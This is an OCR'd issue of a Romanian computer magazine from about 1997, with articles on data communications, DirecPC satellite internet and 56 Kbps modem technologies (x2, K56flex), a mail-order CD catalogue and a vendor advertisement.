
Evaluările din acest raport prezintă aprecierile redactorilor BYTE, bazate pe testele efectuate de NSTL, Inc., după cum a fost documentat într-un recent număr al lunarului său, Software Digest. *Pentru a cumpăra o copie a acestui raport, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; fax (610) 941-9950; via Internet, editors@nstl.com. Pentru abonament, apelaţi (800) 257-9402. BYTE magazine şi NSTL sunt ambele unităţi operaţionale ale The McGraw-Hill Companies, Inc.*

Comunicaţii de date

Tehnologiile în schimbare pentru Internet necesită o infrastructură de comicaţii date cu performanţe superioare. Noile tehnologii de acces în reţele vin în întâmpinerea cerinţelor noi apărute.


De Darvas Attila

Comunicaţiile de date sunt vitale pentru funcţionarea unei societăţi moderne. Datele statistice ilustrează fenomenul brut. O statistică DATA COMM de la sfârşitul anului trecut constata o creştere a acestui segment cu 21% în 1996 şi prevedea o creştere cu 24% pentru 1997, la un volum de peste 100 miliarde dolari în 1996. Este o rată impresionantă, dat fiind volumul şi ne oferă o imagine asupra importanţei acestui segment. Cititorii BYTE au putut să urmărească evoluţia rapidă în domeniul aplicaţiilor Internet şi intranet. Cred că este important să atragem atenţia şi asupra necesităţii de a avea o infrastructură de comunicaţii adecvată pentru funcţionarea corectă a aplicaţiilor. Prin acesta dorim să oferim un ajutor colegilor noştri specialişti în comunicaţii şi reţele, care întâmpină adesea greutăţi atunci când trebuie să motiveze, pentru conducerea întreprinderii sau colegii de la software, necesitatea unei infrastructuri corecte hardware.



Problema comunicaţiilor de date are două aspecte şi anume problema comunicaţiilor în cadrul instituţiei, firmei sau organizaţiei şi cea a comunicaţiilor externe, unde există o dependenţă evidentă de furnizorii de servicii de telecomunicaţii şi la noi Romtelecom are o influenţă decisivă în majoritatea cazurilor. Există însă alternative bazate mai puţin pe servicii oferite de această regie şi speranţe că şi Romtelecom va promova mai hotărât serviciile de comunicaţii avansate şi nu numai în Bucureşti. Articolele din acest dosar abordează câteva din soluţiile de ultimă oră, DirectPC, ADSL, X2 şi K56, urmând ca ulterior să consacrăm un spaţiu mai amplu tehnologiei ISDN, care tinde să devină soluţia simplă uzuală în ţările cu infrastructură modernă de comunicaţii digitale, modemurilor pentru transmisii de date în reţele de televiziune pe cablu şi să vedem noile dezvoltări ATM şi conlucrarea cu TCP/IP.

La această oră, domeniul comunicaţiilor este într-o reorganizare şi regrupare de forţe nemaivăzută până acum, fenomen declanşat de liberalizările din SUA de anul trecut şi de acordurile de liberalizare pe plan mondial a serviciilor de comunicaţii. Gigantul AT&T este prezent prin Lucent Technologies şi alianţa cu fabricantul de circuite Rockwell Semiconductor va avea un impact important. Remarcabil este şi faptul că 3Com este pe cale să cumpere USRobotics, ceea ce îi va oferi o mai bună poziţie pe acest segment de piaţă. Dar specialiştii în reţele Cisco sau BayNetworks şi firmele de comunicaţii ca Alcatel sau Ericsson, ca să amintim doar pe cei mari, oferă soluţii actuale de mare interes. ■



Prin intermediul firmei noastre puteți comanda oricare dintre CD-urile din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs CD-urile solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 2300286.

TITLU	MED	SO	ISBN	PREȚ
JACK AND THE BEANSTALK	CD	W95/3.1/MAC	763006084	30
KEY KIDS DIGBY THE DOG	CD	WIN	763002534	30
KEYKIDS OTTER'S ADVENTURE	CD	MAC/WIN	763002240	30
KEYKIDS POCKET & TAILS GO EXP.	CD	MAC/WIN	763002518	30
KEYKIDS POCKET & TAILS GO TO TOWN	CD	MAC/WIN	763002526	30
KID FONTS & ICONS	CD	MAC/WIN	763003034	30
LET'S LEARN ENGLISH/GERMAN	CD	MAC/WIN	763007307	30
LET'S LEARN ENGLISH/FRENCH	CD	MAC/WIN	763007293	30
LET'S LEARN ENGLISH/SPANISH	CD	MAC/WIN	763007315	30
LET'S LEARN ENGLISH/ITALIAN	CD	MAC/WIN	763007323	30
ME AND MY WORLD DICTIONARY	CD	MAC/WIN	763003174	30
MUPPET CALENDAR	CD	MAC/WIN	763002623	30
MUSEUM MADNESS	CD	MAC/DOS	763003190	30
MY OWN STORIES	CD	MAC/DOS	763003212	30
NUMBER MUNCHERS	CD	MAC/DOS	763003107	30
ODELL DOWN UNDER	CD	MAC/WIN	763003093	30
ORIGINAL OREGON TRAIL	CD	DOS	763003166	30
PETER'S ADVENTURE SET	CD	MAC/WIN	763002941	30
PINNOCHIO	CD	WIN	763003026	30
PRINCESS AND THE PEA	CD	W95/31/MAC	763000606	30
SAFTEY SCAVENGER HUNT	CD	MAC/WIN	763003050	30
SNAP DRAGON	CD	MAC/DOS	763003220	30
STORYBOOK WEAVER	CD	WIN	763003115	30
SUPER MUNCHERS CLASSIC EDITION	CD	MAC/DOS	763003131	30
SECRET ISLAND OF DR. QUANDAR	CD	MAC/DOS	763003204	30
TASSELMANIA	CD	MAC/WIN	763003123	30
THE THREE LITTLE PIGS	CD	W95/31/MAC	763006106	30
TROGGEL TROUBLE MATH	CD	MAC/WIN	763003069	30
TYPING TEACHER	CD	WIN	1564349500	30
WHY DO WE HAVE TO ?	CD	763002984		30
WORLD MUNCHER	CD	MAC/DOS	763003158	30
AAA TRIP PLANNER	CD	MPC	1557300720	99
„CAMPAIGNS CANDIDATES,	CD	WIN	1884175074	41
CNBC YOUR PORTFOLIO INTERACTIVE	CD	MPC	1884066046	64
COMPTON'S BATTLES OF THE WORLD	CD	WIN/MAC	763010200	82
COMPTON'S CHILDREN'S BIBLE	CD	W95/31/MAC	1557300755	64
COMPTON'S GENIUS OF EDISON	CD	WIN/MAC	763010219	82
COMPTON'S INTERACTIVE COOKBOOK	CD	W95/31	763010227	82
COMPTON'S INTERACTIVE ENCYC.	CD	WIN95/31	763010189	82
COMPTON'S INTERACTIVE ENCYC.'96	CD	WIN	1557300283	88
COMPTON'S INTERACTIVE ENCYC.'95	CD	MAC	1557300194	88
COMPTON'S INTERACTIVE WORLD AT.	CD	W95/31	763010197	82
COMPTON'S REFERENCE COLLECTION	CD	WIN	155730033X	78
COMPTON'S ENCYCLOPEDIA OF A.H.	CD	WIN	1557300380	78
DOCTOR'S BOOK HOME REMEDIES	CD	WIN	1557300097	47
HAIGHT-ASHBURY	CD	MPC/MAC	964518309	68
MUSIC ROM BLUES	CD	WIN	1570370087	35
MUSIC ROM JAZZ	CD	WIN	1570370095	35
MUSIC ROM RHYTHM AND BLUES	CD	WIN	1570370095	35
OCEAN/ZOO EXPLORES COMBO PACK	CD	W95/31	TBA	64
RE-ELECT JFK	CD	MPC/MAC	964530406	76
ROCK'N ROLL YOUR OWN	CD	MPC/MAC	163006130	56
YES ACTIVE	CD	MPC/MAC	1557300216	35
VOYAGE :SOLAR SYASTEM	CD	MPC/MAC	1885424000	74
BERLITZ THINK & TALK FRENCH	CD	W95/31/MAC	763005878	232
BERLITZ THINK & TALK GERMAN	CD	W95/31/MAC	763005886	232
BERLITZ THINK & TALK ITALIAN	CD	WIN/MAC	763007315	232
LEARN TO SPEAK ENGLISH VER. 6.0	CD	W95/31/MAC	763005436	208
LEARN TO SPEAK ENGLISH FROM ENG.	CD	WIN/MAC	TBA	208
LEARN TO SPEAK ENGLISH FROM SPAN.	CD	WIN/MAC	TBA	208
LEARN TO SPEAK SPANISH VER. 6.0	CD	W95/31/MAC	763005398	208
LEARN TO SPEAK SPANISH	CD	WIN/MAC	763005398	208
LEARN TO SPEAK FRENCH VER. 6.0	CD	WIN/MAC	763010235	208
LEARN TO SPEAK FRENCH VER. 4.0	CD	W95/31/MAC	76300542	208
LEARN TO SPEAK GERMAN VER. 4.0	CD	W95/31/MAC	763005401	208
LEARN TO SPEAK GERMAN	CD	WIN/MAC	TBA	208
LEARN TO SPEAK JAPANESE	CD	MAC	TBA	208
LET'S START LEARNING !	CD	WIN/MAC	763006643	74
LOGIC QUEST	CD	WIN/MAC	763006643	74
MATH RABBIT DELUXE	CD	WIN/MAC	TBA	82
MATH RABBIT UPGRADE	CD	W95	763007838	82
OPERATION NEPTUNE	CD	WIN/MAC	TBA	74
PAINT WRITE & PLAY	CD	WIN/MAC	763005975	82
READER RABBIT'S READING DEV. LIB.1	CD	WIN/MAC	763007803	82
READER RABBIT'S READING DEV. LIB. 2	CD	WIN/MAC	763007811	82
READER RABBIT'S READING DEV. LIB. 3	CD	WIN/MAC	763007838	82
READER RABBIT'S DEV. LIB. LEVEL3	CD	WIN/MAC	763007838	82
READER RABBIT'S DEV. LIB. LEVEL4	CD	WIN/MAC	763007854	50
READER RABBIT'S INT. READING JOURNEY	CD	WIN/MAC	763010111	162
READER RABBIT'S INT. MATH JOURNEY	CD	WIN/MAC	763007692	179
READER RABBIT 1 DELUXE	CD	WIN/MAC	763007765	82
READER RABBIT 2 DELUXE	CD	WIN/MAC	763007773	82
READER RABBIT 3 DELUXE	CD	WIN/MAC	763007781	82
„READ, WRITE & TYPE"	3.5	WIN	TBA	96
STUDENT WRITING CENTER	3.5	WIN	TBA	96
STUDENT WRITING CENTER	3.5	MAC	TBA	96
STUDENT WRITING CENTER	CD	WIN	TBA	96
STUDENT WRITING & RESERCHERCEN.	CD	WIN	TBA	96
SUPER SOLVERS GIZMOS & GADGETS	CD	W95/31/MAC	763005533	74
SUPER SOLVERS MIDNIGHT RESCUE	CD	WIN/MAC	TBA	74
SUPER SOLVERS OUTNUMBER	CD	W95	763010316	74
SUPER SOLVERS SPELLBOUND !	CD	WIN/MAC	TBA	74
THE WRITING CENTER	CD	MAC	TBA	117
TRESURE MOUNTAIN	CD	WIN/MAC	TBA	74
TRESURE MOUNTAIN UPGRADE	CD	WIN95/31	NOT ASSIGNED	74
TRESURE COVE	CD	WIN/MAC	TBA	74
TRESURE MATHSTORM	CD	WIN/MAC	TBA	74
TRSURE GALAXY	CD	WIN/MAC	TBA	74
ULTIMATE WRITING & CREATIVITY SET		CD	WIN/MAC	88
ADVENTURE	CD	WIN	763001708	39
AFTER HOURS	CD	WIN	763000051	39
AUTOMOTIV	CD	WIN/DOS	1564349969	39
CLASSROOM	CD	WIN	1564349934	39
CLIP ART	CD	WIN	763000833	39
EARLY EDUCATION	CD	WIN	464349950	39
FLYING	CD	WIN/DOS	156434993	39
FUN FOR KIDS	CD	WIN/DOS	763000078	39
HEALTH	CD	WIN	1564349977	39
KIDS@HOME	CD	WIN	763001147	39
LEARNING	CD	WIN	1564349926	p39

CD-uri prin poștă !

DirecPC

De *Iosif Fettich*

Când acum aproape 40 de ani - la 4 octombrie 1957 - U.R.S.S. a lansat primul satelit artificial al pămîntului, Sputnik-1, de 86,3 kg, senzaţia probabilă pe care o trăiau cei ce scrutau hăurile înălţimilor vor fi fost de pustie. Pe cît de pustiu atunci, pe atît de aglomerat acum - şi dacă promisiunile cu care noua tehnologie DirecPC iese pe piaţă se adeveresc măcar pe jumătate, sîntem deabia la începutul unui nou capitol în ceea ce priveşte numărul şi importanţa sateliţilor plasaţi pe orbită. (În ultimul, sateliţii se vor constitui într-un strat compact, lăsînd loc unor maxime de genul "să vezi soarele şi să mori...").

Altfel, nu este nici o urmă de SF în noua tehnologie, iar ideea de bază este atît de simplă încît, ca la orice idee de acest gen, nu poţi decît să te miri cît este de simplu şi să te întrebi oare de ce a durat aşa de mult pînă să fie exprimată şi transpusă în practică.


DirecPC este o combinaţie între tehnologia comunicaţiilor prin satelit şi cele terestre, cu scopul de oferi acces Internet la preţuri mici şi viteze mari.

Preţuri mici (de ordinul a 130 USD pentru acces nelimitat, sau 0,6-0,8 USD/Mbyte pentru cine preferă să fie taxat pe volumul de date efectiv vehiculat) şi viteze mari: 400 kbps. Spre comparaţie, cele mai performante modemuri analogice disponibile în prezent sînt cele de 33.6 kbps, iar ISDN înseamnă de-abia 64 kbps.

De ce aveţi nevoie

Verificaţi:

- vedere neobstrucţionată spre sud din locul în care vreţi să montaţi antena
- un PC cu procesor Pentium
- Microsoft Windows 95
- 16 MB RAM (minim) şi 20 MB spaţiu pe disc
- un modem care să lucreze la măcar 9600 bps
- o legătură către un ISP (Internet Service



Provider)

Va trebui să instalaţi o antenă de recepţie satelit normală, de aceea nevoia de a-i găsi un amplasament adecvat. Un PC cu Pentium înseamnă doar că vă aliniaţi la standardul vremii.

Microsoft Windows 95 - ei, da... Nu Macintosh, nu Windows 3.x, nu DOS, nu OS/2, nu Unix - cel puţin, deocamdată... Un modem către un ISP local pentru că, oricum ar fi să faceţi, orice legătură în Internet este bidirecţională. Antena asigură recepţia, dar ce anume vreţi să recepţionaţi comunicaţi pe căile "clasice", via modem.

Şi ar mai fi un amănunt, poate nu lipsit de importanţă: pînă una alta, ca să puteţi beneficia de serviciul DirecPC, trebuie să aveţi reşedinţa în SUA.

Ce primiţi

- o antenă de recepţie satelit, cu un cablu corespunzător
- o cartelă ISA de 16 biţi specială pentru DirecPC
- softul de aces la DirecPC

Este vorba în principiu de kitul DAK - DirecPC Access Kit - livrat de Hughes Network Systems.

Cum funcţionează

Orice conexiune în Internet presupune o comunicare bidirecţională. Ca să fii în Internet, trebuie să poţi transmite şi primi pachete IP. În mod normal, acest lucru se întîmplă folosind modemul, atît pentru transmisie, cît şi pentru recepţie. Pe de altă parte, statisticile arată un dezechilibru clar între datele transmise şi cele recepţionate: utilizatorul tipic din Internet recepţionează mult mai mult decît transmite. E normal: utilizatorul tipic din Internet este un consumator de date, nu un producător. De aici, ideea: transmisia se face pe calea normală, via modem, prin intermediul ISP-ului local. E lent, dar nici nu sînt decît puţine date... Iar recepţia se face prin antenă, via satelit - la viteze de recepţie mari, adecvate volumului mare de date. E nevoie de un singur truc pentru a realiza acest lucru, şi de un "complice": cum să convingi altfel pachetele de răspuns să se întoarcă prin satelit şi să nu vină tot prin modem...? "Complicele" nu este decît un alt calculator, aflat într-o bază terestră din care se face transmisia către satelit. Iar trucul constă în faptul că fiecare pachet IP care pleacă în Internet este "falsificat": la adresa expeditorului, e trecută adresa complicelui, nu cea a expeditorului adevărat. Iar complicele - care desigur are o legătură de viteză foarte mare spre Internet - va retransmite toate pachetele pe care le primeşte via satelit. Asta e tot.

Întrebări

La cît de simplă şi ingenioasă este ideea, mă întreb dacă nu s-a născut dintr-o greşeală făcută la un moment dat de vreun administrator de sistem care a încurcat nişte rutări. Şi care s-a mirat foarte observînd că Internet-ul a "turbat" dintr-o dată, lucrînd la viteze nemaivăzute pînă atunci...

DirecPC-ul este disponibil - azi în SUA, mâine în toată lumea. Ce poziţii va cuceri pe piaţă, rămîne de văzut. Televiziunile prin cablu ar putea deveni concurente adevărate - pe cablul TV ce intră în casă, s-ar putea transmite date la viteze încă mult mai mari decît cele cu care se lansează DirecPC. Dar încă nu este cablu peste tot, iar investiţiile pentru a transforma reţelele de cablu TV într-un suport adecvat unor transmisii de calitate bidirecţionale, şi atunci cînd numărul de utilizatori depăşeşte cîteva zeci, sînt mari şi nu se vor întîmpla de azi pe mîine.

Iar viitorul oraş global, în care fiecare casă are un terminal de fibră optică la dispoziţie, pentru a transfera volume de date ce par astăzi de-adevărat de domeniul SF-ului, cam cum îi păreau 640 kB nu de mult lui Bill Gates, este încă departe. Nu şi-ar mai avea rostul atunci, nici DirecPC, nici alte soluţii "preistorice" care să vehiculeze date la viteze mai mici de ordinul Gbps.

Dar pînă atunci, DirecPC-ul are, în mod evident, o piaţă de cucerit. Chiar dacă, poate, obiceiurile Internauţilor se vor schimba şi va fi considerat extrem de nepoliticos să transmiţi mesaje altfel decît ca înregistrări video însoţite de voce - ceea ce ar face din fiecare utilizator de Internet şi un producător de date, schimbînd puţin datele problemei pe care o rezolvă DirecPC. Chiar dacă se pot pune întrebări relative la securitate, iar cine are de vehiculat date confidenţiale va evita, probabil, să le transmită pe acestea prin satelit, astfel încît toţi abonaţii să le poată recepţiona, umblînd eventual puţintel prin softuri...

Dincolo de toate inerentele imperfecţiuni de debut, DirecPC este o soluţie tehnică disponibilă pentru o problemă de strictă actualitate. Performantă şi ieftină în acelaşi timp, ieşită pe piaţă la cel mai potrivit moment - cine pariază pe cîştigător? O adresă pentru cei ce vor să ştie mai mult: www.direcpc.com.

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
SISTEMELE DE CALCUL AGER
GLAMOUR
P/200MHz
WIZARD
P/166MHz
GLITTER
P/150MHz
WISE
P/133MHz
SMART
P/120MHz
SILVER
P/100MHz
BRIGHT
K5/100MHz
DEPĂŞEŞTE-ŢI
GRANIŢELE
MINŢII
AGER
THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI !

Modemuri de 56 Kbps

Tehnologia modemurilor de 56 Kbps este considerată ca fiind cea mai importantă realizare din ultimii ani pentru accesarea Internet-ului folosind liniile telefonice publice.

De Daniel Moldovan

Modemurile de 56 Kbps reprezintă următoarea frontieră în tehnologia modemurilor, furnizând o performanţă asemănătoare ISDN-ului însă la o fracţiune din preţul şi problemele pe care acesta le presupune. Tehnologii precum ADSL (Asymmetrical Digital Subscriber Line) şi modemurile de cablu, deşi sunt la orizont, vor trebui să mai aştepte câţiva ani înainte ca ele să devină accesibile ca bunuri de larg consum. Producătorii majori de modemuri şi circuite integrate s-au grăbit să-şi anunţe propriile tehnologii, însă s-a trecut cu vederea faptul că aceste dispozitive nu sunt chiar nişte modemuri tradiţionale. Astfel, pentru a obţine o rată de transfer maximă e necesar ca în conexiunea care se stabileşte între modemul client şi un furnizor de servicii on-line să existe doar o singură legătură analogică. În rest, totul trebuie să fie digital. În plus, chiar după ce se va stabili un standard industrial pentru transmisii de 56 Kbps, e posibil să rămâneţi înţepeniţi în 33.6 Kbps datorită reţelei telefonice la care sunteţi conectaţi sau a unui furnizor de servicii Internet care nu oferă conexiuni compatibile 56 Kbps.

Până în prezent au fost dezvoltate două astfel de tehnologii care permit transferuri de 56 Kbps. Prima se numeşte x2 şi aparţine lui U.S.Robotics. Această tehnologie a fost propusă ca şi standard anul trecut în septembrie organizaţiei ITU (International Telecommunications Union) care defineşte standardele internaţionale pentru modemuri. A doua, numită V. flex2 aparţine grupului format din Motorola Inc., Rockwell Semiconductor Systems şi Lucent Technologies Inc., care au colaborat la un standard pe care doresc să-l propună organizaţiei TIA (Telecommunications Industry Association) care defineşte standardele nord - americane.

Standardele ITU deseori durează doi ani sau mai mult până sunt definitivate. TIA este considerată însă o rută mult mai rapidă pentru stabilirea unui standard. Spre exemplu, acest trio care a propus standardul pentru V. flex2 speră în aprobarea şi furnizarea specificaţiilor până la mijlocul lui 1997. Vom face în continuare o trecere în revistă a acestor tehnologii şi a ceea ce presupune fiecare.

Tehnologia x2

De câţiva ani încoace, viteza de 33,6 Kbps era cunoscută ca fiind practic limita vitezei de transmisie pe liniile telefonice analogice. Acest lucru ţine însă de domeniul trecutului. Noua tehnologie x2 de la U.S. Robotics a depăşit această barieră, oferindu-vă astfel posibilitatea realizării unor viteze de descărcare de până la 56 Kbps folosind reţeaua telefonică publică comutată (PSTN - Public Switched Telephone Network). x2 foloseşte avantajele oferite de configuraţia unei reţele telefonice tipice, în care un abonat analogic apelează un server conectat digital. Pentru a creşte şi mai mult

x2 necesită:

1. Conexiune digitală la unul din capete.

Unul din capetele conexiunii x2 trebuie să se termine ca şi un circuit digital. Prin aceasta înţelegem un trunk de canale T1, ISDN PRI (folosind linii T1 sau E1) sau ISDN BRI. O linie simplă T1 nu va funcţiona datorită conversiilor suplimentare A/D şi D/A adăugate. Într-o configuraţie de tip trunk, odată ce apelul analogic al utilizatorului este convertit în semnal digital şi transmis în reţea, apelul rămâne digital până ce găseşte un modem server x2 de la U.S. Robotics.

2. Suport pentru x2 la ambele capete.

X2 trebuie să fie suportat la ambele capete ale conexiunii de către modemul clientului precum şi de către modemul server de la capătul gazdă. În mod tipic utilizatorul de la distanţă va folosi un modem Sportster, Courier sau Megahertzde la U.S. Robotics iar la celălalt capăt se va afla probabil un modem MP I, NETServer I, Courier I sau Total Control Enterprise Network Hub de la U.S. Robotics.


3. O singură conversie A/D

În calea unui apel între un modem server x2 şi un modem client x2 poate exista doar o singură conversie A/D. Dacă linia este canalizată T1, atunci ea trebuie să fie de tipul trunk şi nu linie. În serviciile tip linie oferite de companiile telefonice mai există o conversie A/D suplimentară.

Pas cu Pas


Procesul de stabilire a unei conexiuni x2 :

1. Modemul server x2 se conectează digital la magistrala companiei telefonice.
2. Sistemul de semnalizare al serverului este în aşa fel realizat încât procesul de codare foloseşte doar cele 256 de coduri PCM (care sunt folosite în porţiunea digitală a reţelei telefonice). Cu alte cuvinte, nu există zgomot de cuantizare asociat cu conversia unor semnale analogice în valori discrete de coduri PCM.
3. Aceste coduri PCM sunt apoi convertite în tensiuni analogice discrete corespunzătoare şi transmise clientului printr-o buclă locală analogică. Astfel nu există nici o pierdere de informaţie.
4. Receptorul clientului reconstruieşte codurile discrete PCM din semnalul analogic pe care îl primeşte, decodând ceea ce a transmis emiţătorul.




Într-o conexiune X2 poate să existe o singură legătură analogică.

rata de transfer (până la 230,4 Kbps), această tehnologie poate folosi avantajele oferite de mecanismul de compresie V.42 bis. x2 nu necesită modificări în structura actuală de cablare sau a echipamentelor care sunt deja în folosință. Pentru a converti modemurile digitale Total Control, modemurile NETServer I sau MP I de la U.S. Robotics, nu veți avea nevoie decât de un upgrade soft. De asemenea, convertirea unui modem analogic Courier V. Everything într-un modem client x2 este la fel de simplă ca și descărcarea unui soft nou.

